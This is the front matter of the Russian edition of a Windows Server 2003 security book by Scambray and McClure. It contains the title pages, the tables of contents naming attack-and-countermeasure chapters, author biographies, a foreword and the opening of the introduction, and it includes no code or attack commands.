"Самый полный источник информации... Книга *Секреты хакеров. Безопасность Windows Server 2003 — готовые решения* открывает завесу мистического мира хакеров и бросает луч света в это темное царство технологий".
— Грег Вуд, главный специалист отдела информационной безопасности корпорации Microsoft

СЕКРЕТЫ ХАКЕРОВ

Windows Server 2003

БЕЗОПАСНОСТЬ WINDOWS SERVER 2003 — ГОТОВЫЕ РЕШЕНИЯ

Джоел Скембрей, Стюарт Мак-Клар

ВИЛЬЯМС
McGraw Hill
OSBORNE

От авторов бестселлера *Секреты хакеров*

СЕКРЕТЫ ХАКЕРОВ. БЕЗОПАСНОСТЬ WINDOWS SERVER 2003 — ГОТОВЫЕ РЕШЕНИЯ

ББК 32.973.26-018.2.75
С42
УДК 681.3.07

Издательский дом "Вильямс"

Зав. редакцией *С.Н. Тригуб*

Перевод с английского и редакция *В.С. Иващенко*

По общим вопросам обращайтесь в Издательский дом "Вильямс" по адресу:
info@williamspublishing.com, http://www.williamspublishing.com

Скембрей, Джоел, **Мак-Клар**, Стюарт.

С42 Секреты хакеров. Безопасность Windows Server 2003 — готовые решения. : Пер. с англ. — М. : Издательский дом "Вильямс", 2004. — 512 с. : ил. — Парал. тит. англ.

ISBN 5-8459-0684-9 (рус.)

Эта книга станет настольным руководством для всех, кто хочет обеспечить безопасность систем под управлением Windows. Всемирно известные авторы расскажут читателям о мерах противодействия как классическим атакам на Windows-системы, так и о новейших средствах из арсенала современного хакера, предназначенных для взлома именно систем Windows Server 2003. На реальных примерах раскрыты известные типы атак и рассмотрены наиболее приемлемые методы и средства противодействия каждой конкретной атаке, начиная от профилактических действий и заканчивая способами оперативного выявления вторжений.
Книга рассчитана на сетевых администраторов и пользователей высокой квалификации.

ББК 32.973.26-018.2.75

Все названия программных продуктов являются зарегистрированными торговыми марками соответствующих фирм.

Никакая часть настоящего издания ни в каких целях не может быть воспроизведена в какой бы то ни было форме и какими бы то ни было средствами, будь то электронные или механические, включая фотокопирование и запись на магнитный носитель, если на это нет письменного разрешения издательства Osborne Publishing.

Authorized translation from the English language edition published by Osborne Publishing,
Copyright © 2003 by Joel Scambray.

All rights reserved. No part of this book may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording or by any information storage retrieval system, without permission from the Publisher.

Russian language edition published by Williams Publishing House according to the Agreement with R&I Enterprises International, Copyright © 2004

ISBN 5-8459-0684-9 (рус.)
ISBN 0-07-223061-4 (англ.)

© Издательский дом "Вильямс", 2004
© by Joel Scambray, 2003

ОГЛАВЛЕНИЕ

Введение 19

ЧАСТЬ I. ОСНОВЫ 25

Глава 1. Основы безопасности сетей и систем 27

Глава 2. Архитектура системы безопасности Windows Server 2003 37

ЧАСТЬ II. ПРОВЕДЕНИЕ АНАЛИЗА 71

Глава 3. Предварительный сбор данных и сканирование 73

Глава 4. Инвентаризация 89

ЧАСТЬ III. РАЗДЕЛЯЙ И ВЛАСТВУЙ 125

Глава 5. Атака на службы Windows 127

Глава 6. Расширение привилегий 165

Глава 7. Переход к интерактивному режиму работы 177

Глава 8. Расширение сферы влияния 191

Глава 9. Сокрытие следов 221

ЧАСТЬ IV. ИСПОЛЬЗОВАНИЕ УЯЗВИМЫХ СЛУЖБ И КЛИЕНТОВ 239

Глава 10. Хакинг сервера IIS 241

Глава 11. Хакинг сервера SQL 285

Глава 12. Хакинг программы Terminal Server 329

Глава 13. Хакинг Internet-клиентов Microsoft 351

Глава 14. Физические атаки 397

Глава 15. Атаки отказа в обслуживании 411

ЧАСТЬ V. ЗАЩИТА 427

Глава 16. Возможности и средства защиты в системах Windows 429

Глава 17. Будущее безопасности Windows 463

ЧАСТЬ VI. ПРИЛОЖЕНИЯ 475

Приложение А. Перечень мер по защите Windows Server 2003 477

Приложение Б. О нашем Web-сайте поддержки 493

Предметный указатель 495

СОДЕРЖАНИЕ

Введение 19

ЧАСТЬ I. ОСНОВЫ 25

Глава 1. Основы безопасности сетей и систем 27

Правила обеспечения безопасности в организации 28

Планирование 28

Обнаружение 30

Ответные действия 30

Предотвращение 31

Основные принципы обеспечения безопасности 31

Резюме 34

Дополнительная литература и ссылки 35

Глава 2. Архитектура системы безопасности Windows Server 2003 37

Модель системы безопасности Windows Server 2003 38

Элементы системы безопасности 40

Пользователи 40

Группы 43

Специальные группы 44

Другие элементы и контейнеры системы безопасности 45

Права пользователей 47

Диспетчер SAM и служба Active Directory 48

Леса, деревья и домены 50

Область видимости: локальная, глобальная, универсальная 51

Доверительные отношения 51

Административные границы: лес или домен? 52

Идентификаторы защиты (SID) 55

Аутентификация и авторизация 57

Маркер доступа 57

Аутентификация по сети 59

Аудит 63

Платформа .NET Framework 66

Резюме 67

Дополнительная литература и ссылки 68

ЧАСТЬ II. ПРОВЕДЕНИЕ АНАЛИЗА 71
Глава 3. Предварительный сбор данных и сканирование 73
Предварительный сбор данных 74
Сканирование 78
Значение предварительного сбора данных и сканирования 87
Резюме 87
Дополнительная литература и ссылки 88
Глава 4. Инвентаризация 89
Вступление: изучение результатов сканирования 90
Имена NetBIOS и IP-адреса 91
Инвентаризация службы имен NetBIOS 92
Инвентаризация RPC-служб 96
Инвентаризация SMB-служб 98
Доступ к данным с помощью службы DNS 113
Инвентаризация SNMP 115
Инвентаризация службы Active Directory 119
Резюме 122
Дополнительная литература и ссылки 123
ЧАСТЬ III. РАЗДЕЛЯЙ И ВЛАСТВУЙ 125
Глава 5. Атака на службы Windows 127
Подбор паролей 128
Завершение нулевых сеансов 129
Изучение результатов инвентаризации 129
Предотвращение блокировки учетных записей 130
Важность служебных учетных записей и записи администратора 132
Перехват данных аутентификации 143
Подложная аутентификация 152
Использование служб, характерных для Windows 159
Резюме 162
Дополнительная литература и ссылки 163
Глава 6. Расширение привилегий 165
Прогнозирование номера именованных каналов 167
Опасные запросы NetDDE 169
Вредоносное использование отладчика Windows 171
Меры противодействия расширению привилегий 173
Резюме 174
Дополнительная литература и ссылки 174

Глава 7. Переход к интерактивному режиму работы 177
Управление через командную строку 178
Управление системой через графический интерфейс 188
Резюме 190
Дополнительная литература и ссылки 190
Глава 8. Расширение сферы влияния 191
Аудит 192
Получение паролей 194
Сбор паролей, зашифрованных по обратимым алгоритмам 194
Захват незашифрованных паролей из кэш-памяти LSA 194
Взлом паролей 196
Недостатки алгоритма хеширования протокола LM 196
Поиск файлов 204
"Троянские" программы для аутентификации и авторизации 209
Анализ пакетов 211
Из порта в порт 212
Перенаправление портов 216
Резюме 218
Дополнительная литература и ссылки 218
Глава 9. Сокрытие следов 221
Создание подложных учетных записей 222
"Троянские" программы входа в систему 223
Удаленное управление 223
Пакеты программ для обслуживания "потайного хода" 223
Где прячутся "троянские" программы 225
Каталоги автозапуска 225
Параметры реестра для автозагрузки 225
Драйверы 226
Использование для загрузки кода начальной страницы Web-браузера 227
Запланированные задачи 227
Наборы средств для взлома 228
Сокрытие следов 229
Удаление записей из журналов 230
Скрытие файлов 230
Общие меры противодействия 233
Автоматизированные средства 233
Резюме 237
Дополнительная литература и ссылки 237

ЧАСТЬ IV. ИСПОЛЬЗОВАНИЕ УЯЗВИМЫХ СЛУЖБ И КЛИЕНТОВ 239
Глава 10. Хакинг сервера IIS 241
Основы IIS 242
Модель работы сервера IIS 244
Другие изменения в IIS 6 248
Переполнение буфера в IIS 249
Использование свойств файловой системы 253
Загрузка файлов на Web-сервер 260
Расширение привилегий на сервере IIS 5 265
Атаки по раскрытию исходного кода 269
Средства оценки безопасности Web-сервера 276
IISLockdown и UrlScan 276
Хакинг Web-приложений 278
Резюме 279
Дополнительная литература и ссылки 281
Глава 11. Хакинг сервера SQL 285
Изучение на примере: взлом SQL-сервера 286
Концепции безопасности SQL Server 289
Сетевые библиотеки 290
Режимы безопасности 290
Имена пользователей 291
Пользователи 291
Роли 291
Ведение журналов 292
Изменения в программе SQL Server 2000 293
Хакинг SQL Server 293
Сбор информации о сервере SQL Server 294
Средства и методы хакинга SQL Server 296
Известные уязвимые места кода SQL Server 306
Атаки введением кода SQL 310
Злоупотребление расширенными хранимыми процедурами SQL для управления системой Windows 2000 314
Стратегия безопасной работы 317
Найдите все серверы SQL в своей сети 317
Заблокируйте доступ ко всем портам SQL Server для посторонних клиентов 318
Постоянно обновляйте заплаты 318
Задайте сложный пароль для учетной записи sa 319
По возможности используйте только аутентификацию Windows 320
Дополнительные методы обеспечения безопасности сервера SQL Server 320

Резюме 325
Дополнительная литература и ссылки 326
Глава 12. Хакинг программы Terminal Server 329
Базовые сведения о программе Terminal Server 330
Сервер 331
Протокол RDP (Remote Desktop Protocol) 331
Клиенты 332
Выявление и инвентаризация серверов TS 333
Атака сервера TS 337
Основные меры защиты сервера TS 343
Переход на Windows Server 2003 343
Группа Remote Desktop Users 343
Политики Software Restriction 344
Параметры настройки Terminal Services 344
Средства безопасности службы TS в Windows 2000 346
Резюме 347
Дополнительная литература и ссылки 348
Глава 13. Хакинг Internet-клиентов Microsoft 351
Категории атак 352
Реализация атак против Internet-клиентов 353
Вредоносная Web-страница 353
Вредоносное письмо электронной почты 353
Вредоносное письмо в группу новостей или службу рассылки 355
Атаки 356
Атаки на переполнение буфера 356
Выполнение команд 363
Запись локальных файлов 365
"Черви" адресной книги на языке VBS 371
Чтение локальных файлов 374
Установление исходящих клиентских соединений 376
Все компоненты в сборе: полная атака клиента 378
Общие меры противодействия 381
Почему бы не отказаться от использования Internet-клиентов от компании Microsoft? 383
Зоны безопасности программы IE 384
Антивирусные программы для клиента и сервера 390
Фильтрация содержимого на шлюзе 390
Резюме 391
Дополнительная литература и ссылки 392

Глава 14. Физические атаки 397
Замена хранителя экрана 398
Локальные атаки на базу данных SAM 398
Локальная атака на файловую систему EFS 401
Резюме 409
Дополнительная литература и ссылки 409
Глава 15. Атаки отказа в обслуживании 411
Существующие атаки отказа в обслуживании для Windows 2003 413
Рекомендации по защите от атак отказа в обслуживании 421
Рекомендации 422
Специальный совет по атакам отказа в обслуживании в Windows-системах 423
Резюме 425
Дополнительная литература и ссылки 426
ЧАСТЬ V. ЗАЩИТА 427
Глава 16. Возможности и средства защиты в системах Windows 429
Установленные по умолчанию настройки защиты 430
Запуск служб от имени учетных записей с ограниченными привилегиями 432
Брандмауэр Internet-соединений (ICF) 432
Шаблоны безопасности и анализ конфигурации 433
Шаблоны безопасности 434
Анализ и настройка безопасности 436
MBSA 437
Групповая политика 439
Определение групповой политики 439
Использование групповых политик 440
Как применяется групповая политика 441
Результирующий набор политик (RSoP) 443
Политики ограниченного использования программ 444
Фильтры IPSec 445
Преимущества фильтров IPSec 446
Ограниченные возможности фильтров IPSec 446
Пошаговое создание политики IPSec 451
Управление фильтрами через командную строку 456
Сохраненные имена пользователей и пароли 457
Зашифрованная файловая система 458
Защита файлов Windows 459
Обход механизма WFP 460

Резюме 461
Дополнительная литература и ссылки 461
Глава 17. Будущее безопасности Windows 463
Новые средства и дополнительные возможности 464
Протокол NAT Traversal (NAT-T) 464
Консоль управления групповыми политиками 464
Набор инструментов для объединения информации о пользователях 465
Active Directory in Application Mode 466
Microsoft Operations Manager (MOM) 467
Microsoft Audit Collection System (MACS) 468
Systems Management Server (SMS) 469
System Center 469
Longhorn 470
На первый взгляд 470
Функции обеспечения безопасности в операционной системе Longhorn 470
Безопасность Web-служб 470
Протокол IPv6 472
Резюме 472
Дополнительная литература и ссылки 473
ЧАСТЬ VI. ПРИЛОЖЕНИЯ 475
Приложение А. Перечень мер по защите Windows Server 2003 477
Пусть покупатель будет бдителен: функции и здравый смысл 478
Рекомендации по подготовке к инсталляции 478
Основные меры по усилению защиты Windows-систем 479
Параметры, настраиваемые вручную 479
Параметры, настраиваемые через шаблоны безопасности 481
Фильтры IPSec и ICF 483
Групповая политика 483
Различные настройки 484
Рекомендации по защите сервера IIS 484
Рекомендации по защите сервера SQL 487
Рекомендации по защите сервера Terminal Server 489
Рекомендации по защите от атак отказа в обслуживании 489
Безопасность Internet-клиентов 491
Проверяйте себя! 491
Дополнительная литература и ссылки 492
Приложение Б. О нашем Web-сайте поддержки 493
Предметный указатель 495

Посвящается сотрудникам компании MSN Security. Этот год я не забуду никогда.

Джоел Скембрей (Joel Scambray)



Посвящается моей жене и другим членам моей семьи. Без их любви и поддержки я бы не сделал ничего.

Стюарт Мак-Клар (Stuart McClure)



Об авторах

Джоел Скембрей



Джоел Скембрей (Joel Scambray) является генеральным директором компании MSN Security, которая входит в состав корпорации Microsoft. Он ежедневно противостоит атакам хакеров всех мастей: от начинающих до опытных профессионалов. Джоел стал знаменит благодаря соавторству при создании книги *Секреты хакеров. Безопасность сетей — готовые решения*. Эта книга стала международным бестселлером среди книг, посвященных вопросам безопасности в Internet, и в феврале 2003 года было выпущено уже четвертое издание. Кроме того, Скембрей является основным автором книги *Секреты хакеров. Безопасность Web-приложений — готовые решения, (Джоел Скембрей, Майк Шема, Йен-Минг Чен, Дэвид Вонг. Издательский дом "Вильямс", 2003)*. В основе материала книг Джоела лежит прежде всего многолетний опыт работы в качестве консультанта по вопросам безопасности информационных технологий. Он хорошо знаком с разнообразными технологиями обеспечения безопасности, разработал и проанализировал системы безопасности большого количества приложений и программных продуктов. Среди организаций, которые Джоел Скембрей консультирует по вопросам безопасности в Windows, можно назвать *The Computer Security Institute*, *The MIS Training Institute*, *SANS*, *ISSA*, *ISACA*, а также многие другие частные компании и государственные организации, включая ФБР и RCMP. До начала сотрудничества с Microsoft (август 2002 года) Джоел занимал пост одного из директоров компании *Foundstone*. (`http://www.foundstone. com`), и во многом благодаря именно его усилиям эта компания заняла одно из ведущих мест на рынке технологий обеспечения безопасности. Еще раньше он работал на должности руководителя службы информационной безопасности в компании *Ernest & Young*, старшего аналитика в центре тестирования журнала *InfoWorld* и руководителя отдела информационных технологий крупной компании по торговле недвижимостью. Джоел Скембрей получил ученую степень в университете UCLA (University of California at Davis and Los Angeles), имеет сертификат CISSP (Certified Information Systems Security Professional).

С Джоелом Скембреем можно связаться по адресу `joel@hackingexposed.com`.

Стюарт Мак-Клар



В настоящее время Стюарт Мак-Клар (Stuart McClure) занимает пост президента и руководителя технического отдела компании *Foundstone*, лидирующей фирмы в области обучения и консультаций по вопросам безопасности. У компании *Foundstone* более 500 крупных клиентов, пожелавших воспользоваться ее услугами для усиления системы безопасности своих компьютерных систем и защиты конфиденциальной информации сотрудников. Среди ее заказчиков правительственные организации США, финансовые учреждения, промышленные предприятия, страховые компании, различные биржи. Для каждого из своих клиентов компания *Foundstone* сэкономила миллионы долларов и сотни рабочих часов, которые потребовались бы на устранение последствий от действий хакеров, вирусов, "червей" и для компенсации ущерба от других атак.

Стюарт Мак-Клар считается одним из признанных авторитетов в области защиты информации, его статьи и публикации можно найти во многих известных изданиях. В компании *Foundstone* Стюарт руководит процессом разработки программных продуктов, а также отвечает за поддержку и внедрение созданных программ. После того как в 1999 году Стюарт Мак-Клар

занял пост президента и руководителя технического отдела компании *Foundstone*, доходы компании ежегодно возрастают на 100 %.

В 1999 году Стюарт в соавторстве с несколькими крупными специалистами создает книгу *Секреты хакеров. Безопасность сетей —готовые решения*, которая была переведена на 19 языков и заняла 4-е место в рейтинге продаж компьютерной литературы во всем мире (один из лучших показателей за всю историю). Он также участвовал в создании книг *Секреты хакеров. Безопасность Windows 2000 – готовые решения (Джоел Скембрей, Стюарт Мак-Клар. Издательский дом "Вильямс", 2002).*

До создания компании *Foundstone* Стюарт был старшим руководителем группы *Ernest & Young Security Profiling*, два года работал аналитиком систем безопасности в центре тестирования журнала *InfoWorld*, еще два года был главой отдела информационных технологий в правительстве штата Калифорния, два года был владельцем фирмы, занимающейся консультациями в области защиты информации, а также имеет пятилетний опыт работы на кафедре информационных технологий в университете Колорадо, Болдер.

Стюарт имеет степень бакалавра искусств, полученную в университете Колорадо, Болдер, и множество сертификатов, включая ISC2 CISSP, Novell CNE, Check Point CCSE.

Со Стюартом Мак-Кларом можно связаться по адресу `stuart@hackingexposed.com`.

О соавторах

Чип Эндрюс

Чип Эндрюс (Chip Andrews) имеет более чем двенадцатилетний опыт программных разработок. Он поддерживает работу Web-сайта SQLSecurity.com. Чип Эндрюс является соавтором нескольких книг, включая *SQL Server Security*, а также пишет статьи на темы безопасности SQL и по вопросам разработки программного обеспечения для таких журналов, как *Microsoft Certified Professional* и *SQL Server Magazine*. Эндрюс также участвует в конференциях, посвященных вопросам защиты Microsoft SQL Server и разработки защищенного программного обеспечения. Когда Чип не работает и не дает консультаций, он занимается лодочным спортом и делает вид, будто компьютер еще не изобрели.

О технических рецензентах

Джон Бок

Джон Бок (John Bock) имеет сертификат CISSP и работает инженером в научно-исследовательском отделе компании *Foundstone*. Он специализируется на определении стоимости создания сетей и беспроводных технологиях. Джон разработал несколько новых технологий по оценке стоимости продуктов для программного обеспечения компании *Foundstone*. Он обладает глубокими знаниями в сфере компьютерной безопасности, поскольку ранее работал консультантом и возглавлял отдел безопасности на крупном предприятии. До зачисления в штат компании *Foundstone*, он занимался оценкой качества систем безопасности, а также проблемами обеспечения защиты беспроводных сетей для Internet Security Systems (ISS). Еще раньше Джон был аналитиком сетевого трафика компании marchFIRST, отвечал за обеспечение безопасности в сети, в которой работало 7000 пользователей. Джон Бок участвовал в создании бестселлера *Секреты хакеров. Безопасность сетей — готовые решения*, а также книги *Special Ops: Host and Network Security for Microsoft, UNIX, and Oracle Special Ops: Internal Network Security.*

Майкл О'Ди

Майкл О'Ди (Michael O'Dea) является руководителем проекта службы поддержки программных продуктов компании *Foundstone*. В области информационных технологий он работает больше 10 лет, занимался шифрованием данных, защитой от вирусов, созданием брандмауэров и разрабатывал proxy-серверы для различных платформ UNIX и Windows. В настоящее время Майкл занимается разработкой заказных решений по внедрению программных продуктов, созданных в компании *Foundstone*. Среди прежних должностей Майкла можно назвать должность главного специалиста по информационной безопасности в компании Disney Worldwide Services, Inc. (подразделение the Walt Disney Company) и консультанта в компании Network Associates, Inc. Майкл О'Ди участвовал в создании различных публикаций и книг в области защиты информации, включая четвертое издание книги *Секреты хакеров*.

Предисловие

Пытаясь выявить и использовать в своих целях любые, даже самые незначительные ошибки в программном обеспечении компьютера или сетевого протокола, хакеры работают с точностью нейрохирурга, применяют математические знания ядерного физика и настойчивы, как начинающий следователь при ведении его первого дела.

Понимание хода мыслей злоумышленников и знание используемых ими средств является первым шагом в деле создания надежной системы защиты.

Человечество не изобрело ничего нового. Почти 2000 лет назад Сан Цу (Sun Tzu) довольно по-научному описал стратегию и тактику боевых действий в своей книге *Искусство войны*. Вот только одна цитата из этой книги:

> "Зная врага и самого себя, вы не потерпите поражения ни в одной из сотен битв. Когда вы игнорируете врага, но знаете себя, шансы на победу или поражение равны. Если же не изучить ни себя, ни своего противника, — это значит подвергаться опасности поражения в каждой битве".

Единственной проблемой при организации надежной обороны является недостаток знаний. Для создания системы безопасности вам не обойтись без знания основных средств и методов, применяемых хакерами.

Компьютерный хакинг перестал быть отраслью информационных технологий, которая интересует только высококвалифицированных специалистов. Наличие высокоскоростного доступа в Internet резко расширило возможности проведения атак для любого пользователя. Больше не существует такого понятия, как "искусство хакинга", описанного в средствах массовой информации с точки зрения дилетантов, которые стали консультантами по безопасности. В современном мире хакинг стал областью науки. Это набор средств и программ, которые используются злоумышленниками. Во многих случаях хакинг сводится к банальному выполнению команд "вырезать и вставить".

Представим себе, как может выглядеть объявление о вакансии хакера со средним уровнем знаний.

> У идеального кандидата должен быть опыт работы на компьютере не менее 3 месяцев. Он должен уметь выполнять элементарные действия типа "вырезать и вставить", хотя фирма берет на себя начальное обучение. Кроме того, приветствуется умение считать по крайней мере до одного. Предпочтение будет отдано тем, кто умеет считать от 0 до 15. Желательно знание алфавита начиная с буквы A и до буквы F. Идеальный кандидат должен иметь компьютер Pentium III и качественный, высокоскоростной доступ в Internet.

В этом шуточном объявлении о вакансии, конечно, явно преувеличена простота достижения цели — стать хакером. Основная идея заключается в том, что владельцу компьютера, системному администратору или администратору сети не нужно быть образованней любого хакера, достаточно иметь знания выше среднего уровня. Хакеры вряд ли станут читать эту книгу. Книги из серии *Секреты хакеров* лишают злоумышленников "ореола загадочности и волшебства", с которыми порой ассоциируется слово "хакер".

Однако факт остается фактом. Количество нарушений в сети продолжает расти, атаки усложняются и становятся более опасными. И хотя сложно противопоставить что-то атакам опытных профессионалов хакинга, которые задались определенной целью, но вполне реально предпринять хотя бы какие-то действия, позволяющие не подвергать себя очевидной опасности. Важнее всего получить базовые знания, которые бы позволили быть на одном уровне со злоумышленником. Без общего представления о средствах и методах, используемых нашим среднестатистическим противником, пытаться создать защиту против атак следующего поколения бесполезно. Мы, по крайней мере, обязаны создать максимальные трудности для злоумышленников, посягающих на нашу собственность.

Грег Вуд (Greg Wood), *Генеральный директор по информационной безопасности компании Microsoft*

Благодарности

Прежде всего, огромное спасибо нашим семьям за поддержку в течение многих месяцев исследований и работы над книгой. Их понимание и поддержка были особенно важны для нас на завершающем этапе работы.

Во-вторых, мы хотели бы поблагодарить всех наших коллег за их вклад в дело создания этой книги. Особенно благодарим Чипа Эндрюса за просто выдающуюся главу 11, и Грега Вуда, за предисловие и понимание практической организации системы защиты. Также огромную благодарность хочется выразить Майклу Ховарду (Michael Howard) и Дэйву Дитричу (Dave Dittrich).

Хочется поблагодарить многих людей, которые оказали самую разную помощь в создании этой книги, в том числе весь штат отдела обеспечения безопасности компании Microsoft и команду компании Foundstone. Отдельное спасибо Джону Боку и Майклу О'Ди за то, что они не позволили нам сбиться с верного курса.

Как всегда, наш низкий поклон всем авторам бесчисленных утилит и проверочного кода, описанных в книге. Среди этих людей — Тодд Сабин (Todd Sabin), Тим Муллен (Tim Mullen), Майк Шифман (Mike Schiffman), Георгий Гунински (Georgi Gunninski), Роелоф Темминг (Roelof Temmingh), Питер Нордал-Хаген (Petter Nordahl-Hagen).

Считаем своим долгом также поблагодарить соавторов первого издания этой книги Дэвида Вонга (David Wong), Эрика Биркхольца (Erik Birkholz), Клинтона Магги (Clinton Mugge) и технического редактора Эрика Шульца.

Выражаем большую благодарность неутомимым редакторам и другим сотрудникам издательства *Osborne/McGrow-Hill*, принявшим участие в работе над этой книгой, в том числе нашему постоянному редактору Джейн Браунлоу (Jane Brawnlow), помощнику редактора Афине Оноре (Athena Honore), редактору проекта Джулии Смит (Julie Smith) и ее команде неутомимых редакторов.

И наконец, огромное спасибо всем читателям первой редакции этой книги, а также всей серии книг *Секреты хакеров*, чья постоянная поддержка делает эту нелегкую работу не напрасной.

Ждем ваших отзывов!

Вы, читатель этой книги, и есть главный ее критик и комментатор. Мы ценим ваше мнение и хотим знать, что сделано нами правильно, что можно сделать лучше и что еще вы хотели бы увидеть изданным нами. Нам интересно услышать и любые другие замечания, которые вам хотелось бы высказать в наш адрес.

Мы ждем ваших комментариев и надеемся на них. Вы можете прислать нам бумажное или электронное письмо, либо просто посетить наш Web-сервер и оставить свои замечания там. Одним словом, любым удобным для вас способом дайте нам знать, нравится или нет вам эта книга, выскажите свое мнение о том, как сделать наши книги более интересными для вас.

Посылая письмо или сообщение, не забудьте указать название книги и ее авторов, а также ваш обратный адрес. Мы внимательно ознакомимся с вашим мнением и обязательно учтем его при отборе и подготовке к изданию последующих книг. Наши координаты:

E-mail: info@dialektika.com
WWW: http://www.dialektika.com

Информация для писем из:

России: 115419, Москва, а/я 783
Украины: 03150, Киев, а/я 152

Введение

Система защиты в Windows — факт или вымысел

Если верить отчетам американского правительства, то компания Microsoft занимает лидирующие (практически монопольные) позиции на рынке операционных систем, а также на многих других родственных рынках программного обеспечения (рынок Web-браузеров, офисных приложений и т.д.). И несмотря на насмешки конкурентов и прогнозы на рынке, Microsoft удерживает свою "монополию" год за годом. И это в ситуации постоянных перемен в области информационных технологий и изменчивости вкусов современного потребителя. Нравится это кому-то или нет, но компания Microsoft продолжает выпускать одни из самых популярных программных продуктов на всей планете.

Тем не менее, большинство источников информации и независимых авторов продолжают изображать программное обеспечение компании Microsoft фатально опасным с точки зрения обеспечения защиты. Если программы Билла Гейтса настолько незащищены, то почему же они остаются столь популярными?

Брешь в системе защиты Windows 2000

Ответ довольно прост. Продукты компании Microsoft отличаются максимальной простотой использования, и это одна из причин ошеломительного роста их популярности. Но многие не учитывают, что обеспечение защиты — это игра с нулевым балансом: чем проще использовать некоторую программу — тем больше времени и усилий нужно на то, чтобы сделать ее применение безопасным.

Наиболее яркий пример такой ситуации — основной Web-сервер от компании Microsoft, Internet Information Server (IIS). Эта программа входит в пакет и полностью совмещена с операционной системой Windows Server 2003, и каждый, кто имеет хотя бы базовые знания о Web-технологиях, может за несколько минут установить и запустить под IIS свой Web-сайт.

К сожалению, подключать этот Web-сервер к Internet "как есть" — значит подвергнуть его опасности быть испорченным и уничтоженным за несколько дней настойчивыми злоумышленниками, вооруженными арсеналом самых свежих хакерских средств для атак на IIS.

НА ЗАМЕТКУ К чести Microsoft, следует сказать, что при установке Windows Server 2003, Web-сервер IIS по умолчанию отключен. Судя по содержанию руководства к продукту под названием "Делайте больше, используя меньше" ("Do more with less"), разница между 100%-й возможностью использования и 100%-м обеспечением безопасности начинает проясняться для команды из Редмонда ☺.

Тем не менее, многие делают свой выбор именно в пользу Web-сервера IIS из-за преимуществ его "простоты в использовании" (быстрая разработка и внедрение Web-сайта, простой пользовательский графический интерфейс и т.д.). Сервер IIS применяется на 24 % Web-серверов в Internet, что является вторым показателем в мире по данным исследования Netcraft.com, проведенного в сентябре 2003 года. Поэтому совсем не лишним будет узнать о правилах защиты этого продукта. Компания Microsoft опубликовала перечень возможных недостатков и выпустила специальные программы, которые необходимо использовать для обеспечения защиты сервера IIS (версия 4) от возможных атак. Однако эти списки не поставляются с операционной системой Windows , и многие пользователи не применяют даже элементарных мер противодействия атакам хакеров.

Книга *Секреты хакеров: безопасность Windows Server 2003 — готовые решения* появилась во многом по причине серьезных различий между конфигурацией программного обеспечения, устанавливаемого компанией Microsoft по умолчанию, и конфигурацией, необходимой для действительно безопасной работы этих программ в реальной среде.

Закрыть брешь с помощью знаний

Чтобы показать, как можно закрыть эту брешь в защите, воспользуемся двусторонним методом, взятым из книги *Секреты хакеров*, теперь уже ее четвертого издания.

Во-первых, мы перечислим самые большие опасности, с которыми можно столкнуться при установке Windows, и в мельчайших подробностях объясним, как они появляются. Откуда нам известно, какие угрозы самые опасные? Нас нанимали крупнейшие мировые компании в целях проверки возможности вторжения в их сети, серверы, программы и службы, работающие под управлением Windows, и при выполнении работы мы ежедневно использовали эти недостатки систем защиты. Больше трех лет мы занимались этим делом, исследуя самые последние обнародованные способы атаки, разрабатывая собственные средства и методы, объединяя все это в наиболее эффективную, по нашему мнению, методику проникновения в систему защиты Windows.

Заинтересовав вас демонстрацией возможного ущерба, который можно нанести системе, мы покажем, как можно противостоять каждой из рассмотренных атак. Пользоваться системой Windows Server 2003, не разобравшись с представленной в этой книге информацией, — это то же самое, что ехать не пристегнувшись на машине по скользкой дороге над пропастью без тормозов и на полном газу.

Дополняя книгу *Секреты хакеров*

При всем сходстве книга *Секреты хакеров: безопасность Windows Server 2003 — готовые решения* все-таки отличается от первой книги серии *Секреты хакеров* в нескольких ключевых моментах. Конечно, здесь рассматривается только одна платформа, в отличие от разнонаправленного подхода книги *Секреты хакеров*. Тогда как в книге *Секреты хакеров* дается лишь обзор системы безопасности в Windows, эта книга открывает самые глубокие ее уровни, до побайтового рассмотрения принципов атак и контрмер, демонстрируя саму суть, что обязательно заинтересует даже бывалых администраторов систем Windows. Результаты углубленного анализа системы, представленные в данной книге, специально рассматриваются отдельно от изучения всех остальных компьютерных систем, которые были рассмотрены в исходной книге серии. Это было необходимо для наиболее полного изложения некоторых освещаемых нами вопросов.

НА ЗАМЕТКУ В этой книге мы будем широко использовать термин "семейство операционных систем Windows NT" для обозначения всех систем, основанных на платформе Microsoft New Technology (NT), включая Windows NT 3.x–4.x, Windows 2000, Windows XP и Windows Server 2003. При необходимости мы будем обращать внимание читателей на различия между серверными версиями и версиями для настольных компьютеров. Для линейки версий Microsoft DOS, Windows 1.x, 3.x, 9x, Me мы будем пользоваться термином "семейство DOS".

В настоящей книге вы не найдете ни одного аспекта безопасности в семействе операционных систем Windows NT, рассмотренного поверхностно. Здесь не просто охвачены все темы и информация из первой книги серии *Секреты хакеров*, они существенно расширены и дополнены. Здесь вы узнаете все, что нужно, чтобы надежно закрыть брешь в системе безопасности семейства Windows NT, от базовой архитектуры системы и до недокументированных ключей реестра, которые помогут усилить систему защиты.

Как организована эта книга

Книга состоит из разделов разных уровней, описанных ниже.

Части книги

Эта книга состоит из пяти частей.

I. Основы

Основы безопасности и исследование свойств архитектуры безопасности систем семейства Windows NT с точки зрения хакера.

II. Проведение анализа

Описаны основы подготовки к серьезной атаке.

III. Разделяй и властвуй

В этой части рассматривается несанкционированный доступ и проникновение хакера через стандартные точки доступа, службы совместного использования файлов в Windows (протокол SMB), затем изучаются процессы расширения привилегий и возможностей хакера на взломанной системе, кражи информации и сокрытия следов преступления.

IV. Использование уязвимых сервисов и клиентов

Читатели узнают об атаках на системы семейства Windows NT через общедоступные службы, включая IIS, SQL, Terminal Services, Internet Explorer и Outlook/Outlook Express, о физических атаках, которые позволяют обойти файловую систему с шифрованием, и атаках отказа в обслуживании.

V. Защита

В заключительной части изложены самые современные и важнейшие сведения о системе защиты в Windows Server 2003, даны советы и подсказки, приемы работы, обзор нового поколения системы безопасности Windows под кодовым названием Longhorn.

Главы: методология, принятая в книге

Главы, составляющие каждую часть книги, соответствуют определенному плану атаки на систему. Этот план составлен и адаптирован исходя из "классической" методики действий хакера-злоумышленника, позаимствованной нами из книги *Секреты хакеров*:

- предварительный сбор данных;
- сканирование;
- инвентаризация;
- взлом;
- расширение привилегий;
- переход к интерактивному режиму работы;

- несанкционированное получение данных;
- расширение сферы влияния;
- ▲ скрытие следов.

